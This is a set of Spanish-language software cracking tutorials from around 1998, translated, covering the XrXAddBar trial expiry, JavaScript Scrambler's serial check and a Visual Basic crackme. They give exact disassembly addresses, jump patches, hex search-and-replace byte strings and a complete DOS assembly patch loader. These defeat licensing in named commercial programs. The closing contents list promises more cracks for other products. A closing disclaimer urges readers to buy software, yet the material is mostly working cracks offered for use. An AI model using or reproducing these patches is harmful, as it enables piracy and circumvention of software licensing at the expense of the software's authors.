o.k este programa no necesita ningun Codigo de Registro o algo parecido, el problema con este programa es que despues de 30 días, se para y deja de cargar las imagenes con las que confiuraste Windows, por lotanto este tutorial te mostrara como quitar el Limite de Tiempo y asi lo puedas usar por siempre, entonces empecemos !!

Crackeando

al rpincipio yo pense que este programa era un FREEWARE , pero no!!! estaba equivocado, un día quise cambiar el logo de inicio de windows y *boom* , un mensaje aparecio diciendome que este programa habia expirado.!!! , por lo tanto si tu ves ese mensaje, ya sabras que hacer, ahora copia el ejecutable de xrxaddbar.exe a la carpeta del win32dasm y desensamblalo, cuando ya haya terminado de desensamblarse busca el mensaje de error y da doble click sobre el y nos mandara a esta parte del codigo :

```
:0048D016 9E                    sahf
:0048D017 761F                  jbe 0048D038 <-- if not expired then jump>
:0048D019 6A00                  push 00000000

* Possible StringData Ref from Code Obj -"XrX Add Bar Beta(2)"

:0048D01B 68C8D04800            push 0048D0C8

* Possible StringData Ref from Code Obj -"This Beta Version has Expired,"

:0048D020 68DCD04800            push 0048D0DC

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CFAF(C)

:0048D025 6A00                  push 00000000
```

---

o.k puedes ver el salto que se encuentra en la dirección 0048D017 !! , todo lo que tenemos que hacer es parcharlo !!! y nunca mas expirara, o.k yo lo parchare usando el hiew !!! ahora ejecutalo y !!! QUE !!! el mensaje de error sigue ahi !!! hmmm..... o.k vamos de regreso a el win32dasm busca el mensaje de error y da doble click en el, da doble click otra vez , hechale un vistazo, la direccion a cambiado, da otra vez click y hmmm !!! la dirección cambio tra vez !!! hmmm !!!

Hay tres direcciones de memoria para este error !!! vamos a ver la segunda

NOTE : estas direcciones pueden ser diferentes en tu maquina.

aterrizamos en esta parte de codigo !!!

```
:0048D19E 9E                    sahf
:0048D19F 761F                  jbe 0048D1C0 <-- the 2nd jump>
:0048D1A1 6A00                  push 00000000

* Possible StringData Ref from Code Obj -"XrX Add Bar Beta(2)"

:0048D1A3 6890D44800            push 0048D490

* Possible StringData Ref from Code Obj -"This Beta Version has Expired,"

:0048D1A8 68A4D44800            push 0048D4A4
:0048D1AD 6A00                  push 00000000

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048D139(C)
```

The Patch

Ahora sabemos que existen tres direcciones donde el programa checa si el periodo a expirado o no ha expirado !! que son :

0048D7F6 , 0048D017 and 0048D19F

Ahora lo unico que tenemos que hacer es parchar los saltos como se ve a continuación

0048D017	761F	jbe 0048D038	**change to**	0048D017	EB1F	jmps 0048D038
0048D19F	761F	jbe 0048D038	**change to**	0048D19F	EB1F	jmps 0048D038
0048D7F6	761F	jbe 0048D038	**change to**	0048D7F6	EB1F	jmps 0048D038

No tengo por que explicarte como usar el Hview!!! !!! (LEE MAS TUTORIALES !!!)

o.k creo que ya parchaste los tutoriales , ahora vamos y ejecutamos el XrXAddBar y escojemos una imagen para ponerla como logo !!! y si!! ahi lo tienes !!

XrXAddBar Nunca Expirara!!

Palabras Finales

O.k espero que hayas disfrutado este tutorial tanto como yo lo disfrute escribiendolo !!!

FaT[BiT]_FaTsO Felicitaciones : tKC (me enseñaste la verdadera LUZ !!! muchas gracias) LW2000 (Gracias !!! ahora ya uso mi cerebro !!) Xasx (Hola !! este tutorial es dedicado a ti !!) Sir_dReAm (espero te guste este tutorial !!!) MazM (Donde Diablos estas !!) BillGamEZ (Gracias !! eres un verdadero amigo !!) Bonez (Gracias por tu Ayuda !!) y a todos los Miembros de

TNT!CRACK!TEAM!

cya FaT[BiT] \ TNT!

Mayo 1998	"JavaScript Scrambler V1.11" (Usando el crack del eco en la memoria)	**PROGRAMA Win '95** Win Code Reversing
	por The Sandman	
	Code Reversing Para Principiantes	
	Detalles del Programa Nombre del Programa: Scram111.zip **Tipo de Programa:** Protección de Código Javascript **Localización del Programa:** Aquí o Aquí **Tamaño del Programa: 136K**	
	Herramientas Utilizadas: Softice 3.2 – Depurador W32Dasm V8.9- Desensamblador	
Calificación	**Fácil (X) Medio ( ) Difícil ( ) Profesional ( )**	**Hay una grieta, una grieta en todo . Así es como la luz penetra.**

JavaScript Scrambler V1.11 (Usando el crack del eco en la memoria) Escrito por The Sandman

Introducción

Al autor de esta utilidad se le puede localizar en: http://members.tripod.com/~tier

El autor dice:

"Una utilidad para todos los programadores de JavaScript que están hartos del hecho de que su código pueda ser robado y sencillamente modificado. JavaScript Scrambler codificará cualquier script de código fuente hasta que resulte de casi imposible comprensión para otros."

Acerca de este sistema de protección

Se registra seleccionando la pestaña 'Register' .. Aquí se nos pedirá introducir:

(Nombre) Name :
(Nº de Serie) Serial No :

El código de registro está basado en lo que se tecleó para el nombre/identificador. También varía en tamaño (número total de caracteres alfanuméricos) pero normalmente toma la forma: **1234-567-89**

Una vez registrado, el programa guarda el nombre y código de registro en:

C:\Windows\JSScrambler.ini y adopta la forma:

[JavaScript Scrambler]
Name=The Sandman
Serial Number=1936-957-76

No os aprovechéis y uséis mi clave de registro, sino una propia vuestra.

El ensayo

Estaba yo leyendo una de los tutoriales de +ORC hace unos días, cuando una de las partes me resultó especialmente interesante. +ORC explicaba brevemente los "Ecos en la Memoria" y los "Volcados de Memoria" en los que se podía acceder fácilmente a las contraseñas válidas (al ser generadas por el propio programa víctima) con tal de saber dónde hallarlas. Como la mayoría de los newbies, leí esa sección y seguí leyendo el resto del tutorial, sin darme apenas cuenta de que pocos días después iba a "descubrir" esta técnica por mí mismo y a usarla con éxito para hacer un crack muy interesante. Yo no había planeado usar esta misma técnica; tan solo se reveló como el "mejor" método para realizar este crack. En primer lugar, he aquí la sección del texto que leí en el tutorial de +Orc :-

"Dentro de casi todas las rutinas de protección, como ya habéis aprendido, hay un momento en que aparece en la pila el ECO de la auténtica, "correcta" contraseña o número. La localización de este ECO varía, pero la mayoría de las veces estará en una extensión +- 0x90 bytes de una de las direcciones donde residen los datos introducidos por el usuario. Esto se debe al volcado de datos que windows limita dentro de las herramientas que usan los proteccionistas... pero esta práctica está llamada a disminuir... especialmente tras esta lección :=)

El truco de esta lección: [constricción de datos], o "proximidad de la contraseña", se basa en la necesidad del proteccionista de no perder de vista la protección "trabajando" cuando él la ensambla. Él debe "ver" las relaciones entre los DATOS INTRODUCIDOS POR EL USUARIO, DATOS DEL USUARIO TRANSFORMADOS y la RESPUESTA NUMÉRICA CORRECTA (en nuestra jerga el "Bingo")

Estas relaciones deben ser constantemente verifcadas para depurar el código de protección. La mayoría de las ocasiones residirán JUNTAS dentro de una pequeña área de la pila, permitiéndoles ser "vistas" en la MISMA ventana de observación. Casi siempre, por tanto, el ECO se "materializará" brevemente no muy lejos de una de las localizaciones de los DATOS INTRODUCIDOS POR EL USUARIO."

Para algunos de vosotros el texto señalado resultará un tanto incomprensible, porque nuestro conocimiento del Lenguaje Ensamblador puede ser aún escaso, por lo que permitidme que intente explicar lo que +ORC dice aquí y elaborarlo en cierta medida, a la vez.

Probablemente ya sabéis que los programas que usan una contraseña ('Password') o Número de Registro ('Registration Key') **DEBEN** ser capaces de comparar el introducido por nosotros con el que **ÉL** espera que hayamos introducido. Bien, para hacer eso este programa-víctima (aquel que queremos crackear) o tiene el *password* correcto a mano (escondido dentro del propio programa), o debe generar uno él mismo, a fin de contrastarlo con el password/Clave de Registro que hemos introducido. ¿Está claro hasta aquí?

Aquí es donde se pone interesante...

Cuando se llega a la verificación de las Passwords/Claves de registro, normalmente el programa debe colocarlas ambas muy cerca en la memoria del ordenador y entonces efectúa la comprobación. En este punto **NO** nos importa el modo en que el programa-víctima crea o verifica estas Passwords/Claves de registro. Lo que importa es que si el programa puede "ver" ambas Passwords/Claves de registro, entonces nosotros podemos aprovechar este hecho y hacer que el programa **NOS MUESTRE** la Password/Clave de registro correcta, en lugar de decirnos que nuestra Password/Clave de registro era inválida.

Hasta ahora yo siempre he optado por el método '**Comparación y Salto**' para quebrar programas, lo que significaba que siempre he hecho mis cracks **después** de que la víctima hubiera realizado el chequeo de validación para la Password/Clave de registro. Sería aquí donde yo "Nop"aría (90h) o cambiaría el salto condicional (p.e. Jnz) por otro forzoso (ejemplo: Jmp).

Uno de los métodos de crackeo más populares para programas con Clave de Registro/Número de serie parece ser la realización de "Generadores de Claves" ('Key Generators'), en los que el cracker crea un pequeño programa. Cuando el Usuario introduce un nombre en él, este programa genera una clave de registro válida que el Usuario puede utilizar posteriormente para registrar su programa-víctima. Pero esto supone necesariamente entender cómo trabaja el programa-víctima; más en concreto, el algoritmo que usa para crear estos números de serie/registro. Como principiantes, esto puede parecer demasiado difícil, pero ¿y si hubiera un modo mucho "mejor" de hacer el mismo trabajo que estas Key Generators y requiriera muy poco conocimiento de Lenguaje Ensamblador?

Sigamos quebrando JavaScript Scrambler e incorporemos nuestro nuevo método de crackeo en la labor.

En primer lugar, hice un Listado de Desensamblado ('Dead Listing') de la víctima usando W32Dasm. Luego busqué en los Recursos de Cadenas de Datos (String Data Resources) por si aparecía algún 'Serial number', que no fue el caso. Pero encontré una curiosa referencia a la cadena "HEGRTZUINQYAXLPSWBMFOCDJKV,.- " que tiene aspecto de número de serie y que ahora sé positivamente que es usada por el programa durante el proceso de creación de números de serie válidos.

Como normalmente uso el método de crackeo 'Comparación y luego Salto' cuando el programa decide saltar bien a la rutina 'Beggar off' (*expresión con la que nos referimos al mensaje que aparece cuando no conseguimos registrar el programa)* o a la rutina 'Thank you for purchasing....' (Gracias por comprar...) hice doble click en la referencia a la cadena: "The serial number you entered, (El número de serie que ha introducido...)"

Esto me trajo entonces a este interesante bloque de código (explicaré brevemente por qué):-

```
* Referenced by a (C)onditional Jump at Addresses:00433F82(C),:00433FA0(C)

:0043406D B8A0414300          mov eax, 004341A0 ;"El número de serie
                                                ; que ha introducido era incorrecto"
:00434072 E86DB1FFFF          call 0042F1E4
:00434077 33D2                xor edx, edx
:00434079 8B832C020000        mov eax, dword ptr [ebx+0000022C]
```

Mirad. Hay dos sitios en la víctima (:00433f82 y :00433FA0) que deciden si el número de serie que pusimos es incorrecto, asi que vayamos a hallarlos. Por la localización de sus offsets están muy cerca el uno del otro..:)

¡ECHAD UN VISTAZO A ESTO!. El proteccionista (*término con el que se refiere al encargado de implementar las rutinas de protección del programa*) ha mantenido todo su código junto; eso era más sencillo para él a la hora de probarlo y depurarlo, y, ciertamente, también hace más fácil nuestro "trabajo".

Lo que tenemos aquí son nuestros dos saltos condicionales a las rutinas 'Beggar off Cracker' . También tenemos la rutina que genera el archivo JSScramble.ini file para que cuando se determine que nuestro número de serie es correcto lo coloque allí junto con el Nombre de Usuario que introdujimos.

```
:00433F82 0F8EE5000000        jle 0043406D                ; Nos manda al mensaje Beggar off
:00433F88 8D4DF4              lea ecx, dword ptr [ebp-0C]
:00433F8B 8B55FC              mov edx, dword ptr [ebp-04] ; Localización de nuestro Nombre
                                                          ; de Usuario

:00433F8E 8BC3                mov eax, ebx
:00433F90 E81BFAFFFF          call 004339B0              ;Genera nuestro N° de Serie
:00433F95 8B45F4              mov eax, dword ptr [ebp-0C]; apunta al n° de serie 'real'
:00433F98 8B55F8              mov edx, dword ptr [ebp-08]
:00433F9B E8A0FBFCFF          call 00403B40
:00433FA0 0F85C7000000        jne 0043406D     ; Nos manda al mensaje Beggar off
                                               ; si el n° de serie es incorrecto.
                                               ; Si no, crea un archivo .ini
                                               ; y guarda el Nombre de Usuario
                                               ; y N° de serie en él.

:00433FA6 C6054859430001      mov byte ptr [00435948], 01
                                    |
:00433FAD B9D4404300          mov ecx, 004340D4 ; El nombre de nuestro archivo .ini
                                                ; es JSScramble.ini
:00433FB2 B201                mov dl, 01
:00433FB4 A1D4F34200          mov eax, dword ptr [0042F3D4]
:00433FB9 E872B4FFFF          call 0042F430     ; Crea el archivo .ini
:00433FBE 8BF0                mov esi, eax
:00433FC0 8B45FC              mov eax, dword ptr [ebp-04]
:00433FC3 50                  push eax

:00433FC4 B9EC404300          mov ecx, 004340EC ; Guarda "Name=" en el
                                                ; archivo .ini

:00433FC9 BAFC404300          mov edx, 004340FC
```

```
:00433FCE 8BC6                mov eax, esi
:00433FD0 E8EFB4FFFF          call 0042F4C4     ; Guarda en el archivo .ini nuestro
                                                ; Nombre/identificador de Usuario

:00433FD5 8B45F8              mov eax, dword ptr [ebp-08]
:00433FD8 50                  push eax

:00433FD9 B91C414300          mov ecx, 0043411C ; Guarda "Serial Number="
                                                ; en el archivo .ini

:00433FDE BAFC404300          mov edx, 004340FC
:00433FE3 8BC6                mov eax, esi
:00433FE5 E8DAB4FFFF          call 0042F4C4     ; Guarda en el archivo .ini
                                                ; nuestro N° de serie
:00433FEA 8BC6                mov eax, esi
:00433FEC E85FEDFCFF          call 00402D50

:00433FF1 B834414300          mov eax, 00434134 ; Muestra el mensaje'Thank you...'
:00433FF6 E8E9B1FFFF          call 0042F1E4
```

Si, como yo, "nopeáis" (90h) los dos saltos condicionales en las direcciones de memoria:-

```
:00433FA0    0F85C7000000      jne 0043406D
:00433F82    0F8EE5000000      jle  0043406D
```

entonces cuando metáis vuestro falso Nº de serie, el programa lo aceptará y procederá a crear el archivo SScramble.ini con vuestro nombre/identificador, junto con vuestro nº de serie falso. Me apresuro a añadir aquí que esto NO hace que el programa quede registrado, ya que cuando se ejecuta el programa de nuevo, carga el Nº de serie desde el archivo .ini y lo comprueba para ver si, en efecto, el número es correcto, cosa que no es así, por lo que considera que aún está no-registrado. Buen intento, no obstante. De hecho, algunos programas guardan el Nº de serie "bueno" en el archivo .ini, en lugar del falso, pero no es este el caso..:(Volvemos a la casilla de salida.

Si fuéramos a continuar con este plan de ataque, ahora tendríamos que buscar en la víctima y desactivar la comprobación que hace de nuestro número falso cuando el programa comienza a ejecutarse, pero ¿no se está complicando esto un poco? Al fin y al cabo hay modos mucho mejores de enfrentarse a este programa.

Fue en ESTE momento cuando lo que decía +ORC sobre "Ecos en la Memoria" de pronto empezó a cobrar sentido. ***Sentía*** algo diferente acerca de este programa, lo cual me hizo pensar de nuevo en mi plan de ataque a este sistema de protección.

En Softice fui paso a paso recorriendo el código de arriba, observando qué sucedía con mi falso número, mientras todavía podía ver el número "bueno" formándose carácter a carácter. Allí estaba yo observándolos a los dos al mismo tiempo en una pequeña pantalla de softice.

Echemos otro vistazo a aquella rutina 'Beggar off cracker' :-

```
* Referenced by a (C)onditional Jump at Addresses:00433F82(C),:00433FA0(C)

:0043406D B8A0414300          mov eax, 004341A0 ; "El Número de serie
                                                ; que ha introducido es incorrecto"
:00434072 E86DB1FFFF          call 0042F1E4
:00434077 33D2                xor edx, edx
:00434079 8B832C020000        mov eax, dword ptr [ebx+0000022C]
:0043407F E86868FEFF          call 0041A8EC     ; Crea una messagebox
:00434084 33D2                xor edx, edx
:00434086 8B8330020000        mov eax, dword ptr [ebx+00000230]
```

Está creando un cuadro de diálogo(messagebox) en la pantalla, que nos dice que nuestro número de serie es incorrecto, y si miráis este mensaje en la memoria, veréis que termina con un byte '0', lo que significa para la rutina del messagebox que es el final del mensaje. Si miráis al número de serie "bueno" en la memoria, veréis que ese también termina con este byte '0'. ¿Podéis sentirlo ya?

El número de serie bueno que está guardado en la memoria es para el ordenador como el texto del mensaje 'beggar off cracker', de modo que ¿por qué no hacer que la rutina de este mensaje 'Beggar off cracker' muestre el número de serie

bueno en lugar de mandarnos a paseo?

Todo lo que necesitamos hacer es cargar la dirección de memoria del N° de serie bueno, en lugar del mensaje 'Beggar off'. Así que mi primer intento consistió en cambiar la dirección de memoria del mensaje 'beggar off' para que "apuntase" a la dirección del N° de serie bueno. Esto se logró cambiando:

```
:0043406D          mov eax, 004341A0 ; ==>Localización del mensaje 'beggar off'.
```

POR

```
:0043406D          mov eax, 007A8594 ; Ahora apunta al N° de serie bueno.
```

Esto funcionó una vez y el Nº de serie bueno se mostró en lugar del texto del mensaje 'Beggar off' , pero al ejecutar el programa otra vez, tan solo apareció basura en su lugar.

Al ejecutar Softice me di cuenta de que la dirección de memoria del número bueno así como el introducido por mí eran guardados esta vez ¡en una dirección de memoria diferente! ¿Qué pasa? Luego pensé: "Bien, si esto sucede ¿cómo sabe entonces el programa dónde tiene que ir a buscar el nº de serie bueno, si su dirección de memoria cambia siempre porque hay otros programas en ese momento ocupando memoria?"

Examinando otra vez esta sección del código desde Softice, de repente apareció la respuesta que buscaba.

```
:00433F82 0F8EE5000000        jle 0043406D     ; Nos manda al mensaje Beggar off
:00433F88 8D4DF4              lea ecx, dword ptr [ebp-0C]
:00433F8B 8B55FC              mov edx, dword ptr [ebp-04]
:00433F8E 8BC3                mov eax, ebx
:00433F90 E81BFAFFFF          call 004339B0

:00433F95 8B45F4              mov eax, dword ptr [ebp-0C]    ; ¡Esta instrucción
                                                             ; señala SIEMPRE a la
                                                             ; dirección de memoria
                                                             ; del n° de serie bueno!

:00433F98 8B55F8              mov edx, dword ptr [ebp-08]
:00433F9B E8A0FBFCFF          call 00403B40
```

Por tanto, si la instrucción **mov eax, dword ptr [ebp-0C]** sabe siempre en qué lugar de la memoria está el número "bueno", ¡por qué no usarla en lugar de **mov eax, 007A8594** y rellenar ahora con NOPs (90h) los espacio libres que se han creado al usar una instrucción que precisa unos cuantos bytes menos que la que acabamos de reemplazar!

Así que eso fue lo que hice y ¡funcionaba!. Por lo tanto, ahora si se mete un número de serie incorrecto el programa os dice lo que deberíais haber escrito. ¡Mucho mejor que nuestro viejo mensaje ‘beggar off’..:)! Ahora tenemos el programa no solo crackeado sino que también lo hemos convertido en nuestro propio 'Serial Key Generator'.

Misión Cumplida.....

El 'Crack'

Cargad jsscram.exe en vuestro editor hexadecimal y
SEARCH (**BUSCAD**) la siguiente cadena hexadecimal: "**EB35B8A0414300**"

```
00033450 83F80100 008B10FF 52508B93 EC010000 ........RP......
00033460 8B83E801 0000E845 D2FFFFEB 35B8A041 .......E....5..A
00033470 4300E86D B1FFFF33 D28B832C 020000E8 C..m...3...,....
```

Ahora **REPLACE** (**SUSTITUID**) los siguientes bytes **RESALTADOS**:

```
00033450 83F80100 008B10FF 52508B93 EC010000 ........RP......
00033460 8B83E801 0000E845 D2FFFFEB 358B45F4 .......E....5.E.
00033470 9090E86D B1FFFF33 D28B832C 020000E8 ...m...3...,....
```

O, si lo preferís, podéis usar este "crack loader" (cargador), que he hecho usando PATCH ENGiNE V2.0 – de RTD. Gracias, muchachos..:)

```
code            segment byte public
  assume cs:code, ds:code


  org 100h
start:
                mov     dx,offset logo    ; Mostrar vuestro logo
                call    write             ; Escribir el mensaje


                call    open_file         ; Adivinadlo...
                mov filehandle,ax         ; Poner el nombre del archivo en "filehandle"
                mov     dx,offset fsize
                call    write             ; Escribir el mensaje
                call    check_size        ; Comprobar el tamaño real del archivo
                mov     di,offset data    ; Apuntar di a la tabla de datos
                mov     si,offset ofs     ; Apuntar si a la tabla de desplazamientos
                mov cx,5                  ; Bucle de 5 repeticiones para cada byte cambiado
                mov     dx,offset crackfile
                call    write             ; Escribir el mensaje



crackit:
                push cx   ; Guardar cx
                call    seek_file         ; Buscar en el archivo
                call    read_file         ; Leer un byte y comparar
                call    seek_file         ; Buscar de nuevo (atrás)
                call    write_file        ; Escribir el byte
                add     si,4              ; Añadir 4 a si 2*sizeof(word)
                add     di,2              ; Añadir 2 a di 2*sizeof(byte)
                pop cx                    ; Recuperar cx
                loop crackit              ; Bucle Crackit
                mov     dx,offset cracksucc
                jmp     short goback
already_patched:
                mov     dx,offset alreadycrk
                jmp     short goback
size_mismatch:
                mov     dx,offset sizemismtch
                jmp     short goback
error:
                mov     dx,offset erroropen
goback:
                call    write             ; Escribir el mensaje
                call     close_file       ; Cerrar el archivo
                mov     ah,4Ch            ; Saltar de nuevo al sistema operativo
                int     21h
Write           proc    near
                push ax
                mov     ah,9
                int     21h               ; Mostrar la cadena
                pop ax
                retn
Write           endp
open_file       proc    near
                mov     ah,3Dh
                mov     al,2              ; abrir la función de archivo 3Dh
```

```
                mov     dx,offset filenaam
                int     21h
                jb      error
                retn
open_file       endp

close_file      proc near
                mov     ah,3Eh             ; cerrar la función de archivo 3Eh
                mov     bx,filehandle
                int     21h
                retn
close_file      endp

check_size      proc near
                mov     bx,ax
                mov     ax,4202h
                xor     cx,cx               ; Comprobar filelength longitud del archivo)
                xor     dx,dx
                int     21h
                jb      error
                cmp     ax, lowsize         ; (Lowbyte)
                jne     size_mismatch
                cmp     dx, highsize        ; (Highbyte)
                jne     size_mismatch
                retn
check_size      endp

read_file       proc near
                mov     ah,3fh
                mov     bx,filehandle        ; Leer la funcción de archivo 3Fh
                mov     cx,1
                mov     dx,offset readbyte
                int     21h
                mov ah,readbyte
                cmp     [di],ah              ; Comparar los bytes parcheados
                jne     already_patched
                jb error
                retn
read_file       endp

write_file      proc near
                mov     ah,40h
                mov     bx,filehandle
                mov     cx,1                  ; Escribir la función de archivo 40h
                mov     dx,di
                inc dx
                int     21h
                jb  error
                retn
write_file      endp

seek_file       proc    near
                mov     ah,42h
                mov     al,0
                mov     bx,filehandle          ; Mover el archivo al puntero de la funcíon 42h
                mov     dx,[si]
                mov cx,[si+2]
                int     21h
                jnc  here
                jmp error
here:
                retn
```

```
seek_file       endp


filenaam        db      'JSSCRAM.EXE', 0
filehandle dw 0
lowsize         dw      62976
highsize        dw      3
readbyte        db      0

logo            db '[PATCH FOR [FILEIN] GENERATED BY THE SANDMAN', 0Dh, 0Ah
                db      'þ OPENiNG FiLE : ','$'
fsize           db      'OK!',0Dh,0Ah,'þ CHECKiNG FiLESiZE : $'
crackfile       db      'OK!',0Dh,0Ah,'þ CRACKiNG FiLE : $'
cracksucc       db      'OK!',0Dh,0Ah,'þ PATCH SUCCESSFULL!',0Dh,0Ah,'$'
alreadycrk      db      'SJiT!',0Dh,0Ah,'þ FiLE ALREADY PATCHED OR'
                db      ' DiFFERENT!',0Dh,0Ah,'$'
sizemismtch     db      'SJiT!',0Dh,0Ah,'þ FiLE iS PACKED OR WRONG'
                db      ' VERSiON!',0Dh,0Ah,'$'
erroropen       db      'SJiT!',0Dh,0Ah,'þ CAN', 027h,'T OPEN FiLE'
                db      '!!',0Dh,0Ah,'$'

ofs             dw 13421 , 3 , 13422 , 3 , 13423 , 3 , 13424 , 3
                dw  13425 , 3

data            db 184, 139 , 160, 69 , 65, 244 , 67, 144
                db  0, 144

code  ends

  end start
```

Notas Finales

Puede que este programa esté entre los básicos, pero yo aprendí una barbaridad sobre crackear programas que se registran con una clave y, lo que es más importante, sobre el eco en la memoria de las passwords/números de serie, del que podemos obtener muchas ventajas.

Una vez hube localizado la dirección de memoria donde el programa genera el número correcto, lo comprobé poniendo un punto de interrupción con Softice: **bpm** (break point on memory access RW) en este área para confirmar que esta era el área que el programa usa y no una que pudiera ser usada para confundirnos. Rápidamente me di cuenta de que era **después** del mensaje 'Beggar off cracker' cuando el programa borra la password de la memoria. Luego, todo lo que tenía hacer era verificar que el programa no alteraba la dirección base del registro **ebp** antes de tener la oportunidad de usar la instrucción **mov eax, dword ptr [ebp-0C]**. No lo hizo, por lo que era seguro continuar y usar esa nueva instrucción.

No es necesario tener ningún conocimiento de 'Direccionamientos de memoria directos o indirectos' para descubrir por qué una instrucción se diferencia de otra, o que el registro **ebp** es usado por el programa como una regleta deslizante, donde simplemente determinando un desplazamiento desde la dirección base del registro **ebp** podemos especificar direcciones de memoria por encima y por debajo del mismo. El parcheado que hicimos, sustituyendo una instrucción de direccionamiento directo de memoria por una de direccionamiento indirecto, puede ciertamente marcar la diferencia en un crack.

Mis agradecimientos van para:

Fravia+ por proporcionar posiblemente los mayores recursos de conocimientos de Ingeniería Inversa en la Red.

+ORC por mostrame la luz al final del túnel.

Ob Duh

Debo recordaros a todos/as que comprando y NO robando el software que usáis, conseguiréis que las compañías de software sigan produciendo un "mejor" software para el uso de todos/as y, lo que es más importante, sigan proporcionando mejores desafíos para quebrar sus a menudo débiles sistemas de protección.
Si estáis buscando cracks o números de serie en estas páginas, estáis perdiendo el tiempo; intentad buscarlas en otros puntos de la Red, en Warez, Cracks, etc.

Siguiente | **Volver al Indice de Ensayos** | **Anterior**

Ensayo por: The Sandman
Página Creada el 27 de mayo de 1998
Traducido por: frantic en junio de 2000

Numega Smartcheck 5.0

Guia para principiantes:

Objetivo:
Braga.exe - Braga's Little Crackme 1 in Visual Basic 5

Herramientas:
Smartcheck 5. en ftp busca smchk50.exe

A pesar de que hay varios tutoriales de Smartcheck en fravia.org, verdaderamente
no ayudan a comenzar con SC, espero que este tutorial te ayude a aprender a usar
esta fantastica herramienta. Este tutorial ta ayudara a figurarte lo basico, para acabar
diciendo como crackear completamente braga

Para aquellos que no estan familiarizados con SC y lo que es aqui va una descripcion
del archivo de aryuda principal:

Smart check es una herramienta para debuggear direcciones en tiempo de ejecucion las mas problematicas
encontradas por los desarrolladores de Visual Basic:

- Errores fatales en tiempo de ejecucion que son cripticos y dicificiles de resolver
- Problemas como resultado de una secuencia de eventos
- Uso incorrecto de la API de Windows desde Visual Basic
- Valores incorrectos pasados en la construccion de funciones
- Valores problematicos
- Errores en componentes, tales como controles ActiveX, usados por nuestro programa

heh heh, bien, no solo se usa SC para encontrar errores en programas de VB
puedes usarlo para hacerlo con otros, tanto si estan en VB como si no. De hecho
una noticia para todos los crackers que odian las aplicaciones en VB5:
SC lo hace DIVERTIDO!!

Ok, suficiente introduccion. Despues de que corras el setup (y hayas encontrado el
password requerido usando sice) inicia SC. En el archivo menu, selecciona open y abre
braga.exe. Luego en el menu Program, selecciona settings.
Cambia lo que tengas por esto:

Todas las cajas en Error Detection deberian ser verificadas.

En Advanced, en Error Detection, las cuatro primeras checkboxes deberian
ser elegidas, el resto no deberia ser chequeado. Asegurate de que 'Suppres API calss' NO.

En Reporting, todo excepto 'Report mousemove events from
OCX'.

Phew! Ok, ahora, pulsa el boton verde 'play' y permite el inicio. Espera a que
una nueva ventana sea abierta en SC, dividida en tres secciones.
a new window will be opened in SC, split into three sections.Sobre la seccion final
no debes preocuparte, porque normalmente no tiene el codigo fuente del objeto. En este
deberias leer "No source file".

En la seccion de arriba a mano izquierda, deberias ver muchas lineas de llamadas
a fucniones, pulsando en una revelaras mas detalles en la seccion de la derecha
Una de las funciones que deberias ver, la primera de la lista, es
InitializeCriticalSection(PTR: xxxxxxxx)

Si miras abajo en la esquina derecha de la ventana principal, deberias ver
los eventos del programa que han ocurrido. yo tengo 1360 desde que he cargado braga.exe
En el menu View selecciona Show all events. Cuando sepas mas sobre SC, puedes experimentar
con Specific Events (Los Object Events son normalmente buenos para nuestras necesidades)

OK, Braga deberia estar cargado, asi que entra un nombre y un serial cualquiera,
y pulsa en Register. Probablemente obtendras una Dlg box diciendo "Keep Trying :)))"

Bien, permiteme ver lo que me ha dado SC, Busca las 4 primeros carcteres del nombre que
hayas entrado (para mi, entre night_mastah[mgm], por lo tanto busque nigh)

Como resultado de esto deberias estar en
__vbaVarMove(VARIANT:String:"night_m",VARIANT:Empty) returns DWORD:63F35C

Bien, no hay que ser un genio para figurarse lo que pasa aqui. Puedes ver, tu nombre
ha sido cogido y llevado a la localizacion de memoria 63F35C o cualquier otra
Sigue los Program Results hacia abajo y deberian hablar por si mismo

Obtendras tu serial, y guardalo para despues. Encontraras la longitud,LENgth, de tu nombre
, y el caracter de mas a la izquierda LEFTmost character, para mi la n
your name, then finds the LEFTmost character, for me it was 'n'. y luego el
valor Ascii para esa letra, luego cambia esto a HEX,y despues encuentra las cuatro primers letras
de tu nombre, a pesar de que pienso que no ocurre lo siguiente, es lo que Braga pretende.
Pienso qu para salir de SC intento encontrar los valores ascii de las 4 primeras letras
pero todo los programas encuentra el valor Ascii para la primera y luego cambian a HEX

Desplazandote hacia abajo, deberias llegar a la seccion __vbaVarCat, donde
comienza el trabajo. De nuevo, es medianamente facil de ver lo que esta ocurriendo, pero si no, te lo explicare

1) Coge el valor hex de la primera letra de tu nombre, luego suma un '-'
2)Al final de eso, suma la cadena 'Pt-Cracker', y otro '-' (la cadena es ajora 'xx-Pt-Cracker-' donde xx es el val hex...
3) Luego suma otra vez el valor HEX de la primera letra de tu nombre (aunque no creo que quiera decir esto, quizas..) 'xx-Pt-Cracker-xx
4)Then, another '-' is added to the string. 'xx-Pt-Cracker-xx-'
5)Finalmente, suma a la cadena 12345. El rdo es 'xx-Pt-Cracker-xx-12345'

Desplazate hacia abajo y encontraras __vbaVarTstEq(VARIANT:String:"111222333444555", VARIANT:String:"6E-Pt-Cracker-6E-12345")
^^^^^^^^^^^^^^ o lo que tu hayas entrado como serial

Asi que si quieres parchearlo, en Wdasm, deberias comenzar a buscar en
!0040239E (__vbaVarTstEq() location)
Para convertir direcciones desde SC a Wdasm, Si tiene 000, cambialos por 004.

Espero que este pequeno tutorial te haya ayudado a comprender un poco sobre SC

Si te ha ayudado, por favor compensalo diciendome un "Hi" a mi (night_mas)
en #Cracking4newbies o #Magnum on Effnet.

Hasta la vista
night mastah
magnum 98 Traducido por Munoz

Hi dudes!
Hola!
Esta vez me gustaria enseñarte como crackear limitacion por tiempo
o por fecha de expiracion y como remover algunos nags.
Se que he prometido escribir un tutorial acerca de soft ice
Pero no tengo suficiente memoria para correr softice, solo tengo 8 megas de RAM

Lo siento por los errores, espero que me entiendas

Herramientas:

W32Dasm 8.9 o superior (usa la busqueda en FTP de: W32DSM89.ZIP)
Hacker's View 5.65 (E-mail: sen@suslikov.kemerovo.su)
FAR 1.40b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe)

CONTENIDOS:

1) a. Como remover NAGs in Horas 2.1a (sin W32Dasm)
URL: http://www.basta.com

b. Como crackear la expiracion por fecha en Horas 2.1a (con W32Dasm)
URL: http://www.basta.com

2) a. Como crackear la expiracion por fecha en WinHacker95 2.0b3 (con W32Dasm)
URL: http://www.wedgesoftware.com

b. Como crakear WinHacker95 2.0b3 (entrando cualquier numero de serie)
URL: http://www.wedgesoftware.com

